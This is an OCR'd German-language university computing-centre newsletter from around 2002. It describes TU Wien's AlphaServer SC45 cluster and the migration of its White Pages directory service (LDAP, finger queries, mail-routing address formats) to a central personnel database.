
Interconnect Building Block

Jeder Knoten enthält eine 64 Bit 66 MHz Elan PCI Adapter-Karte, die über ein Kupferkabel mit dem QSW Switch verbunden ist. Die bidirektionale Übertragungsrate von 400 MB/s wird durch einen leistungsfähigen I/O Prozessor, DMA, SDRAM und Cache bereitgestellt.

Der Interconnect ist als 16 Port Switch ausgelegt. Er enthält 8 Crossbar Switches, die in zwei-stufiger Fat Tree Topologie angeordnet sind. Wesentliche Eigenschaften sind eine hohe Bandbreite und kurze Latenzzeit von 3.6 µs für SHMEM und 5.1 µs für MPI, die bei einem 128 Knoten System real gemessen wurden.



ES45 Blockschaltbild



SC45 Konfiguration

Management Building Block

Der Management Building Block umfasst einen Alpha Server DS20, einen Terminalserver für die Consoleverbindungen zu den Knoten und einen LAN Switch, über den die Knoten mit 100 MBit/s angebunden sind. Er erlaubt, Systemmanagement gezielt auf bestimmten Knotengruppen durchzuführen, Systemupdates, Boot, Shutdown, Power-on, Power-off etc.

Storage Building Block

Drei Clusterknoten sind als Fileserver Nodes konfiguriert und greifen über zwei redundante Fiber Channel Controller auf ein StorageWorks Modular Array 8000 zu. Das Storage ist mit Compaq Universal Drive Platten ausgestattet und ist mit

19 × 72 GB Platten als RAID5 für /home
2 × 36 GB Platten gespiegelt für /appl
6 ×18 GB Platten gespiegelt für system

bestückt.

Weiters steht für Datensicherung ein Super DLT Bandlaufwerk mit einer Kapazität von 220 GB pro Band zur Verfügung.

SC Software Architektur

Die AlphaServer SC System Software besteht aus den Komponenten

- Tru64 UNIX Operating System
  Basisbetriebssystem

- SC Software
  Utilities und Libraries zum Management und Betrieb des Clusters

Wesentlicher Bestandteil sind die *low-level Communication Libraries* (*shmem* und *mpi*), welche Treiber für die Quadrics Elan Hardware zur Verfügung stellen. Für den Betrieb und das Jobmanagement des Clusters wurde das Resource Management System (RMS) entwickelt. Es erlaubt das Zerteilen des gesamten CPU-Pools in Partitions für verschiedene Jobklassen und verteilt Jobs optimal über diese. Sämtliche Systeminformationen, Konfigurationsdaten, Accountinginformationen etc. bis hardwarespezifische Informationen wie Chiptemperaturen, Status der Ventilatoren, Netzteile etc. werden in einer SQL-Datenbank verwaltet. Ein Event Handling Interface minimiert Operator-Aktionen, da Systeme dieser Art auf eine extrem hohe Knotenanzahl ausgelegt sind und eine Übersicht über alle Details nur mehr schwer möglich ist.

Alle Knoten befinden sich in einer Cluster Filesystem Domain, einheitliche Namen für Files und Directories sind gewährleistet, die Knoten teilen sich ein gemeinsames *root* Filesystem. Lokale (knotenspezifische) Filesysteme wie swap und /tmp werden über so genannte *Context Dependable Symbolic Links* (CDSL) aufgelöst und selektiert.

Betriebssystem und Anwendersoftware

Software

Compaq Tru64 UNIX V5.1A
Compaq AlphaServer SC V2.4A
COMPAQ C++ Version 6.3
Compaq Fortran V5.5

Anwendersoftware

ABAQUS	6.2-5
ANSYS	6.1
CFX	4.4, 4.3
CFX	5.5.1
EMAS	4
FIDAP	8.62, 8.6
FLUENT	5.5.16, 6.0.20
GAMBIT/T	2.0.4
TASCflow	2.11.2, 2.10
TurboGrid	1.6

Für die Produkte ABAQUS, FIDAP und FLUENT sind Parallellizenzen vorhanden.

Zugang über das TUNET

Der Zugang erfolgt über zwei Fast Ethernet Anschlüsse, Connections werden auf die Knoten *mach0* und *mach1* verteilt. Aus Sicherheitsgründen beschränkt sich der Zugang auf Secure Shell V.2. Telnet, FTP und Berkeley r-Commands sind nicht möglich.

Erreichbar ist das System unter dem Hostnamen

`sc.zserv.tuwien.ac.at`

Die Knoten tragen den Namen des österreichischen Physikers und Philosophen ***Ernst Mach***. Ernst Mach (1838 – 1916) schuf den experimentellen Nachweis des Doppler'schen Gesetzes und das Mach'sche Gesetz durch Untersuchung schnell fliegender Objekte. Die nach ihm benannte Mach-Zahl bezeichnet das Verhältnis der Geschwindigkeit eines Körpers zur Schallgeschwindigkeit.

Das SC-System steht vor allem jenen Benutzern der TU Wien zur Verfügung, die an der Lösung großer Probleme aus dem Bereich Finite Elemente und Strömungsdynamik arbeiten.

Die Systembetreuung wird von den Herren Josef Beiglböck (Tel.: 42071) und Erwin Srubar (Tel.: 42084) übernommen.

Ausführliche Dokumentation befindet sich im Web unter

`www.zserv.tuwien.ac.at/sc/`

Einige ausgewählte SC Installationen

Pittsburgh Supercomputer Center
: 3000 CPUs, 3 TB Hauptspeicher, 6 TFLOPs
: www.psc.edu/general/hardware.html

Los Alamos National Laboratory
: 4096 CPUs, 30 TFLOPS
: www.c3.lanl.gov/~fabrizio/talks/ohio_30T.pdf

Australian Partnership for Advanced Computing
: 500 CPUs
: nf.apac.edu.au/facilities/sc

TU Braunschweig
: 40 CPUs
: www.tu-bs.de/rz/Compute-Server/COMPAQ.html

TU Graz
: 40 CPUs, Installation im Oktober
: www.ZID.TUGraz.at/

White Pages Service

Johann Klasek

Die White Pages als Personen- und Instituts- bzw. Organisationsverzeichnis sind in den unterschiedlichen Erscheinungsformen fester Bestandteil des Serviceangebots an der TU Wien, auch für Externe, geworden. Datenbestände aus unterschiedlichsten Quellen (Telefonanlage, Zentrale Verwaltung, ZID) haben dort Eingang gefunden und waren auch von den Abgleichprozeduren sowie der Betreuung mitunter sensibel in der Handhabung. Die Zentralisierung der Datenbestände in eine einzige ZID Personendatenbank war auch der ausschlaggebende Punkt, die White Pages Darstellung und Datenhaltung neu zu gestalten.

Konzept


Das White Pages Service war in seiner bisherigen Form eine eigenständige Instanz mit einem selbstverwalteten Datenbestand, wo von unterschiedlichen Seiten Änderungen eingepflegt werden mussten. Kern des gesamten Systems war das LDAP-Service (***L**ightweight **D**irectory **A**ccess **P**rotocol* [3]), das auf eine (relative simple) Datenbank aufbaute. Die nach außen angebotenen Servicezugänge über Web-Interface, Finger- oder Whois-Protokoll waren auf LDAP abgebildet. Weiters baute das Mailrouting der generischen TU Wien Adressen (auf @tuwien.ac.at oder @student.tuwien.ac.at endende Adressen) auf das im Betrieb teilweise recht empfindliche LDAP-Service auf. Im Laufe der Zeit wurde auch die LDAP-Authentifikation herangezogen, um personenbezogene Zugänge zu diversen anderen Services der TU Wien (Sides4mi/LZK, verschiedene Prüfungsanmeldungsanwendungen etc.) mittels White Pages Passwort zu realisieren.

Mit dem Aufbau des zentralen Datenbestandes in der ZID Personaldatenbank (siehe Artikel auf Seite 16.) vereinfacht sich für die White Pages das Datenmanagement erheblich. Trotzdem war bzw. ist die Überführung auf die neue Datenbasis mit umfangreichen Umstrukturierungen verbunden, die nur schrittweise bei Einhaltung des Regelbetriebes erfolgen konnten.

Die grundlegende Umgestaltung war auch der ideale Zeitpunkt, das White Pages Web-Interface neu und zeitgemäßer zu gestalten und dabei den sich aus den Einschränkungen des LDAP-Services ergebenden Funktionsumfang neu zu strukturieren bzw. aufzuteilen. Die Realisierung des neuen White Pages Services wurde an eine externe Firma abgegeben, wobei die Wahl auf die Firma *unikat* fiel, die schon in der Vergangenheit durch Projekte wie LZK/Sides4mi mit einem entsprechenden TU Wien Insider-Wissen aufwarten konnte. Mit den strukturellen Änderung wird auch eine Steigerung der Zuverlässigkeit und Verfügbarkeit angestrebt. Dabei werden zwei identische Rechner in einer Redundanzkonfiguration (befinden sich außerdem in unterschiedlichen Gebäuden) hinter einem redundanten Content-Switch (ermöglicht Load-Sharing) betrieben, wodurch ein Service nach außen hin einheitlich unter einer einzigen Adresse erreichbar ist.

Umstellungen

Die Services werden vom Funktionsumfang in Zukunft unterschiedlich verteilt und aufgebaut sein, wobei sich folgende Strukturumstellung ergibt.



Wie man anhand der Abbildung erkennt, beziehen alle neuen Services die Daten von der ZID Personendatenbank, wobei jeweils bei den entsprechenden Services lokale Datenbanken (z. B. MySQL) zur Zwischenspeicherung eingesetzt werden, damit zum einen die ZID Personendatenbank nicht die Last aller Abfragen tragen muss und zum anderen die Nichtverfügbarkeit der ZID Personendatenbank keine Auswirkung auf die Funktionsfähigkeit der einzelnen Services hat. Die Aktualität der Daten wird durch einen Trigger-Mechanismus seitens der

ZID Personendatenbank gewahrt, wodurch bei jeder Änderung eine Aktualisierung des entsprechenden Objekts sofort initiiert werden kann. Spätestens in der Nacht erfolgt eine komplette Synchronisation.

Die Services sind in Hinkunft unter anderen Namen zu erreichen:

- **Web-Interface**:
  wp.tuwien.ac.at:8888
  -> whitepages.tuwien.ac.at
- **Finger**:
  wp.tuwien.ac.at
  -> whitepages.tuwien.ac.at
- **Whois**: wird nicht mehr unterstützt
- **LDAP-Search/Adressbuchfunktion**:
  wp.tuwien.ac.at:389/390
  -> ldap.tuwien.ac.at:389
- **LDAP-Bind/Authentifikation**:
  wp.tuwien.ac.at:389/390 -> nicht mehr unterstützt. Service wird ausgegliedert und auf HTTPS-Basis realisiert (siehe Artikel über das Authentifizierungsservice auf Seite 35).

Da einige Services nicht transparent in die jeweiligen neuen Services übergeführt werden können, sind gewisse Übergangszeiträume vorgesehen. Zusammen mit den bereits erfolgten und noch kommenden Umstellungen ergibt sich folgender Zeitplan:

2002-05-16	Die klassischen White Pages beziehen die Studentendaten von der ZID Personendatenbank.
2002-06-07	Ankündigung des Probebetriebs der neuen White Pages.
2002-06-21	Personal- und Organsationsdaten der klassischen White Pages kommen nun von der ZID Personendatenbank.
2002-08-14	Generische Mailadressenweiterleitung erfolgt nicht mehr über LDAP, die Daten stammen direkt von der ZID Personendatenbank.
2002 September	Regelbetrieb der neuen Services: whitepages.tuwien.ac.at (HTTP, Finger) löst wp.tuwien.ac.at ab. Das neue Adressbuch ist unter ldap.tuwien.ac.at:389 verfügbar. Die Authentifikation via LDAP auf wp.tuwien.ac.at:389 bleibt ein Jahr erhalten, um den Übergang auf das neue Authentifizierungsservice zu ermöglichen.
Ende 2002	Keine Weiterleitung auf wp.tuwien.ac.at mehr, Ende der HTTP, Finger und Whois Services.
2003 September	LDAP auf wp.tuwien.ac.at:389 ermöglicht keinen LDAP-Zugriff im Allgemeinen und keine Authentifikation im Speziellen. Alle betreffenden Anwendungen müssen auf das neue Authentifizierungsservice umgestellt sein.

Datenquellen

Mit der zentralen ZID Personendatenbank werden nun unterschiedlichste Datenquellen, die zum Teil in die White Pages und in andere Services eingeflossen sind, an einem Punkt konzentriert. An der Datenverantwortlichkeit zu den einzelnen Quellen hat sich im Wesentlichen nichts geändert. Die White Pages stellen lediglich eine Datensicht auf die ZID Personendatenbank dar. Wie im Artikel „ZID Personendatenbank“ (Seite 16) dargestellt, fließen hier Daten der Zentralen Verwaltung, der Telefonanlage und Daten, die in der ZID Personendatenbank in der Regel vom Instituts-Adressmanager selbst verwaltet werden, zusammen.

Durch den Umstieg auf diese neue Datenbasis ergibt sich eine konsistentere Datenhaltung und Auflösung von redundanten Daten, die einige Änderungen mit sich brachten:


- **Object ID**: Jedes dargestellte Objekt, sei es eine Person oder eine Organisationseinheit, ist über eine eindeutige Object Identification (OID) referenzierbar. Dies spiegelt sich auch in dem einheitlichen URL-Schema beim Web-Interface wider. Auch bei den klassischen White Pages ist ein Attribut „oid“ vorhanden, das als Suchkriterium dienen kann.
- **Vornamen Weiterer Mitarbeiter**: Bei der Übertragung von weiteren Mitarbeitern (vom Adressmanger angelegte White Pages-Einträge) mit mehrteiligen Vornamen in die ZID Personendatenbank, wurde nur der erste Vorname übernommen (es sei denn, ein zugehöriger Personal- oder Studenteneintrag aus der Zentralen Verwaltung hat auch mehrere Vornamen enthalten). Dies ist aber keine Einschränkung für derzeit stattfindende Änderungen oder neu erstellte „weitere Mitarbeiter“-Einträge.
- **Mehrfache Vornamen**: Durch das Zusammenfassen von Personal, Weitere Mitarbeiter und Studenten-Rollen zu einer Person (mit einem Namen) haben mache Personen mehrfache Vornamen erhalten. Um bei den generischen Mailadressen rückwärtskompatibel zu bleiben, sind im Mailrouting automatisch auch jene Varianten mit nur einem Vornamen vorhanden.
- **Spezielle Schreibweisen des Namens**: Doppelname einfach, Nachnamenteilung, Rufvarianten von Vornamen usw., die vormals noch manuell in den White Pages eingetragen werden konnten, sind nicht automatisch übernommen worden. Diese Fälle müssen nun separat behandelt und von der White Pages Administration neu eingetragen werden.
- **Namen mit Umlauten**: Diese werden nun in den klassischen White Pages konsequent in der Schreibweise sowohl mit als auch ohne Umlaute dargestellt, eine separate manuelle Behandlung der einen oder anderen Variante ist nicht mehr notwendig. Der Distinguished Name (DN) bei der alten LDAP-basierten Authentifizierung enthält jedoch stets die umgewandelten Umlaute.
- **Web-Änderungsinterface**: Modifikationen von Einträgen erfolgen stets direkt über das Web-Änderungsinterface am ZID Personendatenbank-Server (z.B. Link „Modifizieren“ im alten Web-Interface), unabhängig von welchem Web-Interface man gekommen ist.
- **Weitere Informationen**: Eine Reihe von LDAP-Attributen, wie z.B. roomnumber, description, homephone, associateddomain, uid, ... sind in der ZID Personendatenbank im Feld „Weitere Informationen“ zusammengefasst worden.

- **Passwort**: Es gibt nur noch genau *ein* White Pages Passwort für eine Person, unabhängig davon, wieviele Rollen eine Person inne hat. Wenn also eine Person als Student und Personal bzw. weiterer Mitarbeiter vorhanden ist, dominiert das Passwort des Studenteneintrags. Sollte dort kein Passwort existieren, kommt automatisch das des entsprechenden Personal- oder weiteren Mitarbeiter-Eintrages zur Anwendung. d.h. all jene Personen, die weitere Mitarbeiter oder dem Personal zugehörig sind und ein aktives Studium offen haben, müssen sich nun mit dem White Pages Passwort aus der Studentenrolle authentifizieren. Dabei kann das White Pages Passwort über die Studentenservices auf jenes des Studenten-Accounts gesetzt werden.
- **Löschungen**: Personen, deren Dienstverhältnis endet und die nicht mehr in den White Pages dargestellt werden, bleiben in der ZID Personendatenbank erhalten und können vom Adressmanager reaktiviert werden. Ein Personendatensatz bleibt mindestens 6 Monate erhalten (und damit auch die allgemeine E-Mail-Adressierungsmöglichkeit durch das Mailrouting).

Die White Pages spiegeln im Gegensatz zu früher nun stets den tagesaktuellen Personalstand wider, was mit den Gepflogenheiten des Personalverzeichnisses der Zentralen Verwaltung konform geht. War es bei der früheren White Pages Umgebung so, dass Änderungen sofort in der White Pages Datenbank durchgeführt wurden, wird nun die Modifikation stets in der ZID Personendatenbank durchgeführt und über einen Benachrichtigungsmechanismus an die White Pages Interfaces (alt und neu) übermittelt.

Service-Zugänge


Web-Interface



White Pages Startseite

whitepages.tuwien.ac.at

Die Suchmöglichkeiten sind in 4 Sparten unterteilt, nämlich Personal (inkl. Weitere Mitarbeiter), Studierende, Organisationen und Funktionen. Die Suche ist stets global und kann nicht mehr auf Teilhierarchien eingeschränkt werden.



Beispiel Personensuche

Die Darstellung von Organisationseinheiten und deren zugeordneten Personen ist nun nach Funktionen dieser Einheit klassifiziert und innerhalb eine solchen Klassifizierung lexikalisch geordnet. Weiters dokumentieren die Rubriken „zugeteilt“, „karenziert“, „Weit.Mitarb.“ entsprechende Sonderstellungen.

Zugeteilte Personen besitzen in der Regel an diesem Institut einen zeitlich begrenzten Lehrauftrag, sind Tutoren oder Studienassistenten oder sind als Dozenten bzw. emeritierte Professoren dem Institut zugeordnet. Dadurch wird dieser Personenkreis als nicht zum fixen Personal des Instituts gehörender Personenkreis identifizierbar.

Hinter der Bezeichnung „Weit.Mitarb.“ verbergen sich in der Übersichtsdarstellung zwei Kategorien von Personen, die zwecks Übersicht gemeinsam dargestellt werden. Erstens sind das Personen im Personalstatus der Zentralen Verwaltung, die als Funktion *Weitere Mitarbeiter* tragen. Das sind oftmals Personen, die im Zuge eines Gleichstellungsantrages der Zentralen Verwaltung gemeldet wurden und damit z.B. auch im gedruckten Personalverzeichnis aufscheinen. Zweitens gibt es Personen, die als so genannte *weitere Mitarbeiter (ZID)* von den Adressmanagern der Institute eingetragen wurden, nur in der ZID Personendatenbank eingetragen sind und im Kontext der White Pages in der Vergangenheit schlicht als „Weitere Mitarbeiter“ bezeichnet wurden. Dieser Unterschied ist erst bei der Detailansicht einer konkreten Person ersichtlich, wo der

linke, vertikale Balken eine entsprechende Kennzeichnung trägt und als Funktionsbezeichnung für den zweiten Fall „ZID Weit.Mitarb.“ bzw. für die Variante Zentrale Verwaltung schlicht „Weit.Mitarb.“ ausgewiesen wird.

Finger

Das Finger-Service ist ein altes, aber dafür umso einfacheres Protokoll, um textuelle Informationen (meist zu Personen an einem Rechnersystem) zur Verfügung zu stellen. Für die White Pages ist dieses Service etwas adaptiert worden und liefert im Wesentlichen all jene Informationen, die man sonst aufwändiger mit einem grafischen Web-Browser akquirieren kann. Typische Anwendungen wie script-gesteuerte Abfragen lassen sich vorzüglich mit Finger in Einklang bringen. Auch wenn sich die Ausgaben des alten und neuen Finger-Services nicht auf das Zeichen genau gleichen bzw. auch die Ergebnisse zu den Abfragen mitunter etwas unterschiedlich ausfallen können, sollte größtenteils die Rückwärtskompatibilität gewahrt sein.

Die Klienten für dieses Service sind als Kommandozeilenbefehl bei vielen Betriebssystemen inkludiert (Unix-like, Win9X etc.) oder separat als frei verfügbare Software vorhanden (eventuell auch als grafische Varianten). Hier soll ein kurzer Abriss mit Beispielen der kommandozeilen-orientieren Befehlsanwendung einige Möglichkeiten offenbaren:

Grundsätzlich gilt:

`finger SUCHSTRING@whitepages.tuwien.ac.at`

bzw. um Detailausgaben zu erzwingen:

`finger -l SUCHSTRING@whitepages.tuwien.ac.at`

Der *SUCHSTRING* kann aus Bestandteilen bzw. Zusammensetzungen von Vornamen, Nachnamen, Institutsnummer, Institutsname/-nummer, Matrikelnummer, Telefon/Fax-Nummer bestehen (auf entsprechendes Quoting in Shell-Umgebungen ist zu achten):

Beispiele:

`finger -l kommunikation@whitepages.tuwien.ac.at`
liefert die detaillierte Ausgabe der 2 gefundenen Organisationseinheiten

`finger j.klasek@whitepages.tuwien.ac.at`
liefert den detaillierten Eintrag einer Person

`finger -l leitung+e020@whitepages.tuwien.ac.at`
liefert alle Inhaber der Leitungs-Funktionen am ZID

`finger maschinen@whitepages.tuwien.ac.at`
liefert eine Liste von Instituten, die im Namen „maschinen“ enthalten

`finger e366@whitepages.tuwien.ac.at`
zeigt eine Übersicht mit allen Abteilungen, Funktionen und Personen einer Organisationseinheit

`finger 42049@whitepages.tuwien.ac.at`
liefert den zu dieser TU Telefondurchwahl gehörenden Personeneintrag

Die Abfragen lassen sich auch noch durch so genannte Wildcards, hauptsächlich durch das Zeichen „*“ gebildet (für eine beliebige Zeichenanzahl stehend) erweitern.

Die Darstellung der Ergebnisse hängt von den Möglichkeiten des Finger-Clients ab, der mitunter abhängig von der Lokalisierung des Betriebssystems 8-Bit-Zeichen unterschiedlich interpretiert. Der Finger-Server übermittelt alle 8-Bit-Zeichen (also auch z.B. ISO-latin1 codierte Umlaute) mit Ausnahme von nicht für die Ausgabe notwendiger Steuerzeichen (ASCII-codiert < 32).

LDAP/Adressbuch

Bei diversen Web-Browsern und deren angeschlossenem Mailclient oder separaten Mailclients ist oftmals die Angabe eines elektronischen Adressbuchs (auf LDAP-Basis, siehe auch [3]) möglich. Die dazu notwendigen Parameter sind:

Adresse:
ldap.tuwien.ac.at:389

Base-DN/Server root:
„o=Technische Universitaet Wien, c=at“

Im Gegensatz zur bisherigen LDAP-Installation mit separaten LDAP-Bäumen für Personal und Studenten (mit separaten Portnummern), ist nun nur noch ein einziger LDAP-Baum über einen einzigen Port (den LDAP-Standardport 389) verfügbar.

Mailrouting

Mit der Umstellung auf die ZID Personendatenbank Datenbasis werden die allgemeinen TU Wien (@tuwien.ac.at) und Studenten-Mailadressen (@student.tuwien.ac.at) nicht mehr via LDAP aufgelöst (was ohnehin schon seit einem Jahr durch ein Caching-Verfahren teilweise umgangen wurde), sondern direkt über Tabellen auf den Mailrouter-Rechnern gelöst. Damit ließ sich der Gewinn einer wesentlich höheren Zuverlässigkeit und der dadurch entstandenen Entkopplung sowie Entlastung des White Pages Services erzielen. Der einzige wesentliche Unterschied ist die Verbreitungsgeschwindigkeit von Änderungen gegenüber der bisherigen LDAP-Lösung. Waren die Änderung der E-Mail-Zustelladresse früher sofort wirksam, so ist nun mit einer Verzögerung von max. 10 Minuten zu rechnen.

Die Vielzahl an Variationsmöglichkeiten bei den allgemeinen (generischen) Mailadressen wurden entsprechend den dynamischen LDAP-Möglichkeiten nachgebildet. Hier nur eine Auswahl der üblichen Varianten bezogen auf @tuwien.ac.at, wobei bei weniger spezifischen Angaben die Möglichkeit der Kollision mit anderen Personen im Auge behalten werden sollte.

vorname.vorname2.nachname+Exxx	volle Qualifizierung (eindeutig)
vorname.vorname2.nachname	ohne Institutsbezeichnung (Achtung bei Kollision mit gleichnamigen Personen anderer Institute)
vorname.nachname+Exxx	ohne 2. Vornamen (mit/ohne Institutsnummer)

v.v.nachname+Exxx	alle Vornamen abgekürzt
v.nachname+Exxx	ohne 2. abgekürzten Vornamen
nachname+Exxx	ohne Vornamen, aber mit Institutsnummer, um die Eindeutigkeit zu anderen Instituten zu wahren.

Andere Varianten, speziell durch Weglassen der Institutsnummer, sind zwar möglich, können aber wegen der Gefahr einer fehlenden Eindeutigkeit nicht empfohlen werden. Bei den Institutsnummern sind auch die jeweiligen Varianten der übergeordneten Organisationseinheit vewendbar (sofern diese nicht unterschiedlich belegt sind), z.B. klasek+e020c oder klasek+e020, gottlob+e1842 oder gottlob+e184.

Nicht mehr über das White Pages Service dargestellte Einträge werden im Mailrouting automatisch 6 Monate lang berücksichtigt. Das heißt, dass auch Lektoren, deren Tätigkeit auf ein halbes Jahr beschränkt ist, trotzdem sie in der nicht-aktiven Zeit via White Pages Web-Interface nicht sichtbar sind, dennoch per E-Mail erreichbar bleiben. Über allgemeine E-Mail-Adressen adressierte Personen, die die TU verlassen haben, bleiben somit (sofern nichts anderes vereinbart oder durch einen weiteren Mitarbeiter-Eintrag abgedeckt wurde) 6 Monate lang unter der bisherigen allgemeinen E-Mailadresse erreichbar.

Weitere nützliche Eigenschaften im Mailroutingsystem:

- Eine Funktions-E-Mail-Adresse leitet Nachrichten automatisch an alle Inhaber der Funktion weiter (sofern eine E-Mail-Zustelladresse beim jeweiligen Inhaber angegeben ist). Existiert ein Mail-Attribut, wird jedoch nur noch zu diesem Eintrag weitergeleitet und nicht mehr die Zustelladressen der Inhaber verwendet.
- Die Institutsadressierung der Form E*xxx*@tuwien.ac.at ist möglich, wenn im Objekt der Organisationseinheit im Mail-Attribut eine E-Mail-Adresse eingetragen ist.
- Wohlbekannte Funktionen und deren Adressierung für @tuwien.ac.at:
  Rektor
  Dekan+E*xx*0 (nur für Fakultätsnummern)
  Sekretariat+E*xxx*
  Adressmanager+E*xxx*
  Leitung+E*xxx*
  Leiter, Leiterin, Vorstand
  (kompatible aber nicht allgemein verfügbare Funktionen, die von den alten White Pages übernommen wurden)

Referenzen

[1] Dokumentation White Pages Service:
nic.tuwien.ac.at/services/white/

[2] Anmelden/Löschen von White Pages Adressmanagern (Betriebsmittelansuchenformular Kommunikationsservices):
nic.tuwien.ac.at/formulare/ansukom.pdf

[3] Yeong, W., Howes, T., and S. Kille, „Lightweight Directory Access Protocol“, RFC 1777, Performance Systems International, University of Michigan, ISODE Consortium, March 1995:
www.rfc-editor.org/rfc/rfc1777.txt

Zum Thema Spam:

Im Rahmen der Campus Software wird ein E-Mail-Filter-Programm für Windows Plattformen angeboten.

Es löscht unerwünschte E-Mail direkt vom Server. Spam gelangt somit erst gar nicht in die „InBox“ Ihres Mailers. Es kann jederzeit geprüft werden, welche E-Mails gelöscht wurden. Sie können Ihr gewohntes E-Mail-Programm normal weiter verwenden.

